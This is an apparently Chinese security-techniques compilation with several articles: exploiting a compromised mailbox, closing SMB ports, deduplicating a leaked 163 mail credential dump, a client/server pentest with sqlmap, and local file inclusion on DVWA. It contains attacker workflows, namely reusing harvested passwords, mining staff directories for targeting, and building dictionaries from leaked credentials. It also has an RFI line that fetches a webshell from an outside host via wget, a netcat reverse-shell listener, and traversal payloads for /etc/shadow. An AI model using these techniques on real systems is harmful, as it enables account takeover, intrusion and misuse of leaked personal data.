使用上面获取的邮箱名和密码登录邮件系统进行查看，例如 mail.*******.com 或者 webmail. *******.com 进行查看，如图 3 所示，成功登录邮件系统。




图 3 登录邮箱

4.后续利用思路

（1）利用登录邮箱查看邮箱有无涉及 cms 系统登录等敏感信息。

（2）登录后通过查看企业通讯录，收集公司所有人的邮箱地址和企业职务等信息，可以针对部门重点人开展渗透工作。

（3）利用已有密码尝试登录 cms 系统密码

（4）整理形成字典文件

2.5 本地快速检索文件

antian365 by 终隐

文件搜索是我们在计算机使用过程中常用的操作。Windows 系统自带的搜索功能检索速度太慢，检索效果差强人意。第三方的本地文件查找工具很多，如“everything 本地文件搜索”。但这款小有名气的工具经笔者测试发现，文件搜索效果并不理想，文件直接检索不出来。在工具的使用过程中，笔者亲测发现另一款皮实好用的真正神器——那就是“360 桌面助手”。好用才是硬道理，下面介绍一下这款工具的使用。

2.5.1 打开姿势

我们首先需要安装好这款工具，在 360 安全卫士的功能大全里面可以找到它，如图 1 所示。点击工具图标会直接进行下载并安装。

图 1 桌面助手的使用入口

2.5.2 工具界面

工具安装完毕后，即可在电脑桌面上发现一个悬浮窗口，如图 2。这个窗口是常驻桌面的，方便我们随时对本地文件进行检索。

图 2 软件界面

2.5.3 文件搜索

单击图 2 界面的“本地搜索”命令，便打开了文件搜索框，如图 3 所示。很简洁的设计。

图 3 文件搜索框

2.5.4 搜索效果及功能

程序支持文件夹及文件的检索，只需要在搜索文本框中输入我们想要检索的关键字即可。这里搜索下本地磁盘里有关“安天 365”的文件，一共找到 143 个文件，搜索结果如图 4。搜索速度非常快——“即搜即得，弹指一挥间”。

图 4 搜索结果显示

对于检索到的结果我们可以直接打开。对文件进行其它操作则可通过右键菜单完成。

2.5.5 使用技巧总结

本工具对文件系统类型有要求，只能够对使用 NTFS 的磁盘分区进行检索，而不能对 FAT32、exFAT 的分区检索。如果想让其对所有磁盘分区进行检索，则应将非 NTFS 的分区转换为 NTFS 分区。文件系统类型转换可通过命令提示符完成。

转换为 NTFS 文件系统的命令：

convert d:/fs:ntfs

以上命令是将 d 盘的文件系统类型转换为 ntfs，如需转换其它分区，只需将命令中的盘符改为对应盘符即可。文件系统均为 NTFS 时，便可通过此工具快速对全盘文件进行检索了。

2.6 如何快速关闭危险端口

Antian365 by 终隐

2.6.1 前言

前段时间“永恒之蓝”勒索病毒肆掠全球。不法分子将泄露的 NSA 黑客武器库中“永恒之蓝”攻击程序改造成了蠕虫病毒用于网络攻击。无论公网还是内网电脑存在此漏洞均可被攻破并继续感染网络中其它机器。虽然此事件已经过去一段时间了，但最近一段时间又是蠕虫病毒的高发期。蠕虫病毒是按指数级扩散速度进行传播的，说不定下一秒就会感染到自己。所以采取适当措施防止电脑中招就成了紧急而又必要的事情了。

2.6.2 端口与服务的关系

服务是指能提供特定功能的一组程序。这些程序通常可以在本地和通过网络为用户提供一些服务，例如 Web 服务、文件服务、数据库服务，打印机服务等。

一台计算机通常只使用一个 IP 地址，但却运行着各种程序。要实现和不同的程序进行通信，就需要对运行的程序进行逻辑编号，这样计算机就能很好地区分它们了。这种逻辑编号就是端口。计算机可分配的端口范围为 1~65535，一个服务通常情况下默认对应一个端口。而一个软件通常情况下会存在多个服务，所以一个软件可能包含多个使用端口。特定服务的端口号默认是固定的，如 web 服务的默认端口是 80 端口。当然也可以修改服务的默认端口号，如将远程连接服务默认的 3389 端口修改为 47554 端口，这样就能规避一些不怀好意的人对端口扫描的风险。而如果我们将某个端口关闭，就能阻止外部程序访问对应的服务。下面给大家列出一些常见的容易被恶意利用的端口。

2.6.3 易被忽视的危险端口

一些端口常常会被木马病毒用来对计算机系统进行攻击。常见的能够对计算机造成严重威胁的端口（如 23,139,3389 端口）一般会引起管理员的重视。但还有一些端口，如 135、139,445 这类平时不常用的端口可能会被人忽视，而给系统留下安全隐患。以下是这些易被忽视端口的简要介绍。

135 端口：使用远程过程调用协议提供 DCOM（分布式组件对象模型）服务。这个端口提供的服务，可以让你的计算机远程执行特定的指令。

139 和 445 端口：Windows 主机上文件打印、文件共享等都通过 SMB 服务来实现，而 SMB 通过两种方式运行在 139 和 445 端口之上。139 端口开启，在获取系统账号密码的情况下，可以远程传输文件以及执行计划任务。而现在服务存在漏洞，不需要账号密码就能执行指令。可以说这是一个很危险的端口，如果没有文件和打印机共享的需要，最好把这个端口给关闭掉。而即便 139 端口已经关闭，也可以通过 445 端口访问 SMB 服务。而这次 SMB 服务出现了漏洞，所以利用 445 端口照样可以利用 SMB 漏洞。这样电脑就很不安全了，所以

建议将 445 端口也关闭。

永恒之蓝这种蠕虫能够成功利用 windows 上的 SMB 服务（445 端口）漏洞，而后植入病毒。所以如果能关闭此类端口就能规避被感染的风险。所以说 135、139，445 这些端口是容易被恶意攻击的端口，最好一并关闭。关于关闭这些端口，网上已经有了很多详实的教程，但是大多步骤繁琐，操作起来比较麻烦。如果能采用图形化工具关闭端口就让这件事情变得轻松而美好。

2.6.4 关闭危险端口

windows worms doors cleaner 是由微软员工针对蠕虫病毒而开发的一款图形化防护工具，它的防蠕虫原理是直接关闭常见危险端口和服务，从而达到避免感染的目的。此软件就只有一个运行程序，使用非常简单，只需要双击图标即可启动。启动后的界面如图 1 所示。




图 1 程序界面

主界面有五个服务按钮的开关，红色表示危险端口正开启，绿色表示端口关闭。通过点击按钮就可以对相应端口进行关闭和开启。点击右侧的按钮可以显示当前电脑已经打开的端口，包括 tcp 和 udp 端口。

端口关闭后会提示重启生效，如图 2 所示。

图 2 系统重启提示

系统重启后，端口就被关闭了。此时系统已经可以抵御针对端口漏洞进行攻击的蠕虫病毒了。如图 3 所示。

图 3 危险端口及服务已经关闭

至此关闭危险端口的操作就全部完成了，我们可以通过 dos 命令来验证端口是否处于关闭状态。使用 netstat –a 就可以在命令行下对系统开启的端口进行查看。

总结：目前网上流行的关闭端口的方式是批量脚本加系统设置的方法。但是经过这一系列流程下来步骤会显得十分繁琐，耗时也较长。图形化工具为问题提供了系统解决方案，使用起来非常简单快捷，省时省力。有时解决问题的方法可能有多种，而最简单的方法往往是最好的方法。

2.7txt 文本文件去重及导入数据库处理

simeon

在工作中经常会碰到获取了一些文本数据，由于其文件太大，一般超过 1G 以上，在 Windows 下，对于超过 1G 大小的文件，通过一般办法是无法直接进行读取的。在实际应用过程中需要将这些文本文件数据库化，同时需要去除重复数据，提高工作效率。

2.7.1 文件排序 sort 命令

sort 命令是在 Linux 里非常有用，它将文件进行排序，并将排序结果标准输出。sort 命令既可以从特定的文件，也可以从 stdin 中获取输入。

sort(选项)(参数)

-b：忽略每行前面开始出的空格字符；

-c：检查文件是否已经按照顺序排序；

-d：排序时，处理英文字母、数字及空格字符外，忽略其他的字符；

-f：排序时，将小写字母视为大写字母；

-i：排序时，除了 040 至 176 之间的 ASCII 字符外，忽略其他的字符；

-m：将几个排序号的文件进行合并；

-M：将前面 3 个字母依照月份的缩写进行排序；

-n：依照数值的大小排序；

-o<输出文件>：将排序后的结果存入制定的文件；

-r：以相反的顺序来排序；

-t<分隔字符>：指定排序时所用的栏位分隔字符；

+<起始栏位>-<结束栏位>：以指定的栏位来排序，范围由起始栏位到结束栏位的前一栏位。

sort 将文件/文本的每一行作为一个单位，相互比较，比较原则是从首字符向后，依次按 ASCII 码值进行比较，最后将他们按升序输出。最简单的使用方法就是 sort filename

2.7.2uniq 去重命令

Linux uniq 命令用于检查及删除文本文件中重复出现的行列，其命令参数如下：
uniq [-cdu][-f<栏位>][-s<字符位置>][-w<字符位置>][--help][--version][输入文件][输出文件]
-c 或--count 在每列旁边显示该行重复出现的次数。
-d 或--repeated 仅显示重复出现的行列。
-f<栏位>或--skip-fields=<栏位> 忽略比较指定的栏位。
-s<字符位置>或--skip-chars=<字符位置> 忽略比较指定的字符。
-u 或--unique 仅显示出一次的行列。
-w<字符位置>或--check-chars=<字符位置> 指定要比较的字符。
--help 显示帮助。
--version 显示版本信息。
[输入文件] 指定已排序好的文本文件。
[输出文件] 指定输出的文件。
最简单的使用就是 uniq filename，将 filename 文件中相邻重复的文件内容行去掉，对于大数据去重很有帮助。

2.7.3 文本文件去重处理实例

本文已网上公开泄露的 163 邮箱帐号及密码数据 52G 进行处理。
1.查看 txt 文件
将获取的文件进行解压，如图 1 所示，可以看到所有文件为 txt 文件，且文件数量巨大，一个个文件处理非常不方便。




图 1 原始 txt 文件

2.分析文件内容及属性
随机打开一个 txt 文件，如图 2 所示，对其文件内容进行分析，文件中主要包括用户名和密码，用户名为邮箱，每一个数据以“----”作为分割符。

图 2 文件内容及各式

3.合并文件

通过 linux 的 cat 命令来合并文件，命令为 cat file1 file2 file3 >all.txt，由于文件名称较多，需要手动编辑文件，使所有语句位于一行，如图 3 所示，在本例中，由于使用了分行显示功能所以看起来是满屏显示，实际上文件内容为一行语句，否则在执行时会出错。




图 3 编辑合并文件命令

技巧：

后面发现不用编辑该命令，直接 cat *.txt >all.txt 即可。

4.执行合并

将所有 txt 文件复制到 linux 下，然后执行上面的命令，如图 4 所示，执行命令的时间跟

计算机性能有关。




图 4 执行命令

5.查看结果

使用 wc -l filename 命令来查看文件的所用行数。使用以下命令来查看所有 txt 文件的行数，在统计前将新生成的文件重命名。

mv all.txt all

find /root/data/ -name "*.txt" |wc -l 统计文件个数

find /root/data/ -name "*.txt"|xargs cat|grep -v ^$|wc -l 去除空格统计文件行数

6.去重处理

执行命令 sort all.txt |uniq >163mail4.txt 命令进行排序并去重，最终生成 163mail4.txt 文件。

总结：

1.文件统计

wc -l file 通过文件的行数。

2.排序并去重命令

sort all.txt |uniq >163mail4.txt

2.8 关于一次 c/s 模式客户端的渗透测试实例

antian365 by Big 学长

2.8.1 概述

关于此次 C/S 渗透测试的缘起，是因为公司对某单位的一次渗透测试项目。说起来，我从接触到渗透测试这个工作开始，也就仅仅是 WEB 方面的渗透测试，而此次发现 C/S 端也能做用上自身所学的知识也是个巧合。

2.8.2 实例讲解

众所周知，如果只是很浅显地了解 C/S 模式下的应用，往往认为其走的是特殊的信道模式，这个我并不反对，但是我们打开抓包工具以后，就会发现一个问题，原来 C/S 端也有走的是 HTTP 包的模式。




图 1 Fiddle 对某应用的抓包展示

从图上我们就可以看到一个问题，该应用也是走 HTTP 包的模式，这就带来了一个可能，我们是否能用做 WEB 的方式来做此渗透测试呢？




图 2 C/S 应用的 HTTP 包

我们可以发现，这个应用的 HTTP 包非常简陋，而且并未类似正常 HTTP 包那样的 Cookie，但是，包里面应该是需要有一个特定的用户标识，所以，在这里猜测 sid 就是他的用户标识。

后面的流程，就开始传统意义上的找注入点和越权方面的操作。但这里存在一个问题，我们这里只是通过 Fiddle 进行了抓包，而改包这个操作怎么实现呢？

在这里我使用的方法是 Brup+全局代理的模式进行抓包分析（这里我也没用手测了，直接暴力抓包用 SQLMAP 跑）。

图 3 数据包




图 4 SQLMAP1

2.8.3 所遇到的坑

在做这个应用中，发现该应用的认证确实是通过 sid 进行认证，但是 sid 有时限，这就造成了，如果网速太慢的话，那就跑不了注入点了。而且在做越权时候也是如此，当 sid 没有过期时候，可以做到只要重放数据包就能更改密码的程度，但是过时以后就没什么用了。

2.9 浅谈本地文件包含利用

antian365 by eth10

今天在公众号看到了一个本地文件包含的利用工具，看了下国外大牛对该工具的使用的一个视频，感觉很厉害，通过该工具可对存在本地文件包含漏洞的站点进行利用并返回一个 LFI shell，通过返回的 LFI shell 再次获取一个反向连接，从而可执行相关命令，以前对本地文件包含的利用大多都停留在读取文件，如果有远程文件包含的话就可以 getshell。这篇文章主要是对本地文件包含的一个简单介绍及利用，主要是对工具的使用，也主要是记录下该过程，方便以后查看，然后再抽时间研究下大神源代码！大神请绕道而行！:)

2.9.1 文件包含漏洞原理

文件包含漏洞主要是程序员把一些公用的代码写在一个单独的文件中，然后使用其他文件进行包含调用，如果需要包含的文件是使用硬编码的，那么一般是不会出现安全问题，但是有时可能不确定需要包含哪些具体文件，所以就会采用变量的形式来传递需要包含的文件，但是在使用包含文件的过程中，未对包含的变量进行检查及过滤，导致外部提交的恶意数据作为变量进入到了文件包含的过程中，从而导致提交的恶意数据被执行。而文件包含通常分为本地文件包含（Local File Inclusion）和远程文件包含(Remote File Inclusion)。allow_url_fopen 和 allow_url_include 为 0n 的情况认为是远程文件包含漏洞，allow_url_fopen 为 off 和 allow_url_include 为 0n 为本地文件包含漏洞，如图 1 配置文件所示。本次主要是利用本地文件包含，所以将 allow_url_fopen 设置为了 off。




图1 php.ini 配置

另外文件包含漏洞主要涉及到的危险函数主要是四个：include(),require()和 include_once(),require_once()。

include()：执行到 include 时才包含文件，找不到被包含文件时只会产生警告，脚本将继续执行。

require()：只要程序一运行就包含文件，找不到被包含的文件时会产生致命错误，并停止脚本。

include_once()和 require_once()：若文件中代码已被包含则不会再次包含。（来自简书）

2.9.2 文件包含漏洞危害

通过文件包含漏洞，可以读取系统中的敏感文件，源代码文件等，如密码文件，通过对密码文件进行暴力破解，若破解成功则可获取操作系统的用户账户，甚至可通过开放的远程连接服务进行连接控制；另外文件包含漏洞还可能导致执行任意代码，不管本地文件包含还是远程文件包含！

总之，常见的利用方法有以下三点：

一、读取目标主机上的其他文件，主要是本地文件包含。

二、包含可运行的网页木马，主要是远程文件包含，前提是"allow_url_fopen"是激活的（默认是激活的，没几个人会修改）。

三、包含一个创建文件的相应代码文件，因为通过文件包含漏洞获取的 shell 不是长久的，如果这个漏洞修补了，那么 shell 也不存在了，因此需要创建一个真实的 shell。我们可以先包含一个可以执行 cmd 的伪 shell，然后使用 wget 加-O 参数（类似：http://x.x.x.x/index.php?page=http://www.1ster.cn/cmd.txt?cmd=wget http://x.x.x.x/muma.txt -O muma.php）获取一个真正的 webshell。如果系统中没有 wget 命令，获取目录不可写，那么我们可以包含一个创建文件的脚本，然后通过脚本上传木马文件。

其实除了以上三点外，应该还有一点就是执行任意命令！

2.9.3 实验环境

本次实验环境主要是利用 dvwa 平台进行演示，如图 2 所示。DVWA（Damn Vulnerable Web Application）是用 PHP+mysql 编写的一套 web 漏洞平台，说简单点就是所谓的网站漏洞靶机，该平台包含了 SQL 注入、XSS、本地文件包含、命令执行等一些常见的 web 安全漏洞，并且该平台是开源的，可以从官网直接下载。




图2 dvwa 平台

2.9.4 本地文件包含利用工具

本次主要使用的是 LFI SUIT 本地文件包含利用工具，是一款用 python2.7 编写的神器，该适用于 Windows, Linux 和 OS X，并且首次使用会自动配置，自动安装需要的模块，该工具提供了九种不同的文件包含攻击模块，如图 3 所示。另外当你通过一个可利用的攻击获取到一个 LFI shell 后，你可以通过输入“reverseshell”命令轻易地获得一个反向 shell。但是前提是你必须让你的系统监听反向连接，比如使用“nc －lvp port”。

图3 九种不同的文件包含攻击模块

2.9.5 本地文件包含读取文件

在之前的本地文件包含漏洞中，大多数都是进行读取文件，如 linux 下的密码文件（../../../../etc/shadow 以及../../../../etc/passwd），获取读取一些你知道物理路径的一些文件，如图 4 所示。

